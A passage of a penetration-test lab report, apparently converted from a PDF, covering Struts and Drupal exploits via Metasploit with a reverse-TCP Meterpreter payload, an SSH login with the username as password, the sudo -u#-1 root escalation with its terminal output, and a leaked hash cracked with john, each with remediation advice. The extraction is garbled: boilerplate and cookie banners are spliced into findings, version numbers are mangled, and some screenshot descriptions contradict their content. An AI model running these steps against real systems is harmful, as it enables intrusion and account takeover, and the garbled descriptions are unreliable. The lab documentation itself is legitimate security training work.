
# Further enumeration of this machine exposed the location of flag 9, by using the command: cat group, as seen in Image 5 below.





<b>Affected Hosts</b>	192.168.13.11 :: Port 80
<b>Remediation</b>	<p>Patch and update all software and services as this is a well known vulnerability and likely will be resolved in newer versions.</p> <p>In addition to patching, this attack can be avoided by not processing user data directly as variables in bash code. An example of this is to base64 encode user input as it is stored in a variable. Sanitizing user input can disrupt the attack before it is able to be successful.</p> <p>Monitor logs for evidence of attempted and/or successful command execution.</p>

Vulnerability 22	Findings
<b>Title</b>	Struts - CVE-2017-5638
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS

Risk Rating	Critical
Description	Utilizing the results of the nessus scan from a previous vulnerability, it was determined that a Struts (CVE-2017-5638) vulnerability is present. Using metasploit, a payload that takes advantage of this vuln. was sent to the targeted system, and a meterpreter session was opened. Within this shell, system information was enumerated and a file was downloaded and contents extracted in order to find the flag.
Images	# Image 1 shows the payload and payload options used  <p># Image 2 shows the successful meterpreter session opened</p> <p>Now that you have successfully downloaded Kali Linux, here are some good resources to help you <a href="#">get started</a>.</p>



	 <p>Now that you have successfully downloaded Kali Linux, here are some good resources to help you <a href="#">get started</a>.</p> <p>8:08 PM 2/19/2024</p>
# Finally, image 5 shows the contents of flag 10	 <p>Now that you have successfully downloaded Kali Linux, here are some good resources to help you <a href="#">get started</a>.</p> <p>8:11 PM 2/19/2024</p>
<b>Affected Hosts</b>	192.168.13.12 :: Port 8080
<b>Remediation</b>	This can be patched by updating to Struts versions 2.5, 33, 6.3 or 0.2 or greater. As there are no workarounds mentioned by Apache advisory, upgrading is the only recommended action.

Vulnerability 23	Findings
<b>Title</b>	Drupal - CVE-2019-6340
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Using previous scanning information, this system was shown to be running drupal. Within metasploit, a payload that takes advantage of this was used to successfully create a meterpreter session.

# Image 1 shows the drupal payload options

The screenshot shows the Metasploit interface with two main sections: 'Module options' and 'Payload options'.  
**Module options (exploit/unix/webapp/drupal\_restws\_unserialize):**

Name	Current Setting	Required	Description
DUMP_OUTPUT	false	no	Dump payload command output
METHOD	POST	yes	HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE Proxies	1	no	Node ID to target with GET method
RHOSTS	192.168.13.13	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path to Drupal install
VHOST		no	HTTP server virtual host

  
**Payload options (php/meterpreter/reverse\_tcp):**

Name	Current Setting	Required	Description
LHOST	192.168.13.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Welcome to Kali Linux  
The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you [get started](#).

Images

# Image 2 shows successful exploit, revealing the username www-data, which is flag 11.

Vulnerability 24	Findings
Title	CVE-2019-14287 (PrivEsc) & username as password
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>Using information gained in the reconnaissance phase, the username alice was shown to be able to connect via SSH. Attempting to SSH to alice@192.168.13.14 was successful and asked for a password. Using password guessing, I used the username as the password and was successfully able to login.</p> <p>After successfully gaining access to alice's account, a privilege escalation exploit was used to gain root access, by issuing the command sudo -u#-1</p>

	<p>This exploit was successful due to the configuration of the sudoers file, as alice is able to bypass the sudo rule by specifying a target user, (the '#-1' option) The flag was then located within the root directory, and was able to be seen using cat /root/flag12.txt</p>
Images	<p># Image 1 shows the successful SSH connection to alice's account</p>  <pre> project2 - Remote Desktop File Actions Edit View Help docke_Session x zenmap x searchsploit x flag7 x flag8 x root@kali: ~ alice@192.168.13.14's password: alice@192.168.13.14: Permission denied (publickey,password). (r00t㉿kali)-[~] # ssh alice@192.168.13.14 alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Permission denied, please try again. alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation: https://help.ubuntu.com  * Management: https://landscape.canonical.com  * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  \$ pwd / \$ whoami alice \$ ls bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var \$ cat /etc/shadow cat: /etc/shadow: Permission denied \$ sudo cat /etc/shadow [sudo] password for alice: Sorry, user alice is not allowed to execute '/bin/cat /etc/shadow' as root on 3ee867fe268f. \$ cd home </pre> <p>The terminal shows a failed SSH attempt to alice@192.168.13.14, followed by a successful connection as root@kali. The root shell prompt is visible. The terminal also displays the standard Ubuntu 18.04 LTS welcome screen and a sudo command being run.</p>

```
$ sudo -l
Matching Defaults entries for alice on 3ee867fe268f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User alice may run the following commands on 3ee867fe268f:
    (ALL, !root) NOPASSWD: ALL
$ sudo -u#-1 /bin/bash
root@3ee867fe268f:/home# whoami
root
root@3ee867fe268f:/home# [REDACTED] privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash

WITH ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker# 

Description :
Sudo doesn't check for the existence of the specified user id and executes the with
arbitrary user id with the sudo priv
u#-1 returns -1 which is root's id

This website uses cookies
We use cookies to personalise content and ads, to provide social media features and to analyse
our traffic. We also share information about your use of our site with our social media, advertising
and analytics partners. By clicking "Accept all", you agree to the use of all cookies.
Accept all | Manage cookies & privacy | Read more

9:23 PM 2/12/2024
```

# Image 3 shows the location and contents of flag 12

```

project2 - Remote Desktop
File Actions Edit View Help
docke_Session x zenmap x searchsploit x flag7 x flag8 x root@kali: ~
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
bob:x:1000:
alice:x:1001:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
messagebus:x:104:
ssh:x:105:
root@3ee867fe268f:/# find * | grep flag
proc/sys/kernel/acpi_video.flags
proc/sys/kernel/sched_domain/cpu0/domain0/flags
proc/sys/kernel/sched_domain/cpu1/domain0/flags
proc/kpageflags
root/flag12.txt
sys/devices/platform/serial8250/tty/ttyS2/flags
sys/devices/platform/serial8250/tty/ttyS0/flags
sys/devices/platform/serial8250/tty/ttyS3/flags
sys/devices/platform/serial8250/tty/ttyS1/flags
sys/devices/virtual/net/eth0/flags
sys/devices/virtual/net/lo/flags
sys/module/scsi_mod/parameters/default_dev_flags
root@3ee867fe268f:/# cat flag12.txt
cat: flag12.txt: No such file or directory
root@3ee867fe268f:/# cat root/flag12.txt
d7dfksof384
root@3ee867fe268f:/# [REDACTED] user hacker can run the binary /bin/bash as any user

EXPLOIT:
sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker# 


Description :
Sudo doesn't check for the existence of the specified user id and executes the command with arbitrary user id with the sudo privilege. -1 returns 0 which is root's id.

```

This website uses cookies  
We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising

Affected Hosts	192.168.13.14 :: Port 22
Remediation	<p>First and foremost, a password policy should be put into effect that does NOT allow users to use their username anywhere in their password.</p> <p>To prevent privilege escalation, the sudoers file should be reconfigured only allowing alice to sudo commands that alice needs to do her job.</p>

Vulnerability 25	Findings
Title	Password hashes publicly available
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Informational
Description	The password hash for trivera is available to the public. This is informational, however it poses an immediate risk to the business as this hash was easy to

	crack using john, and access to this user's account can now be granted.
Images	# Image 1 shows the publicly available password hash  <p>The screenshot shows a GitHub pull request page for a repository named 'totalrekall'. The title of the pull request is 'This file needs to be gone #1'. It has one commit from 'ngc1514' dated July 23, 2022. The commit message is 'This file needs to be gone'. The commit log shows a single line of text: '1 - trivera:\$apr1\$A0vSKwao\$GV3sgGAj53J.c3GkS4oU00'. This is a standard SHA-256 hash of the password 'trivera'.</p> <p># Image 2 shows the password hash cracked using john the ripper</p>

```


project2 - Remote Desktop
Kali on M: RIFVM-197105 - root@kali: ~
File Actions Edit View Help
[root@kali]# touch day3_hashes.txt
[root@kali]# nano day3_hashes.txt
[root@kali]# john day3_hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-1" John Baumgartner
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanyaalive (trivera)
ig 0:00:00:00 DONE 2/3 (2024-02-14 20:45) 7.692g/s 9646p/s 9646c/s 9646C/s 123456.. jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

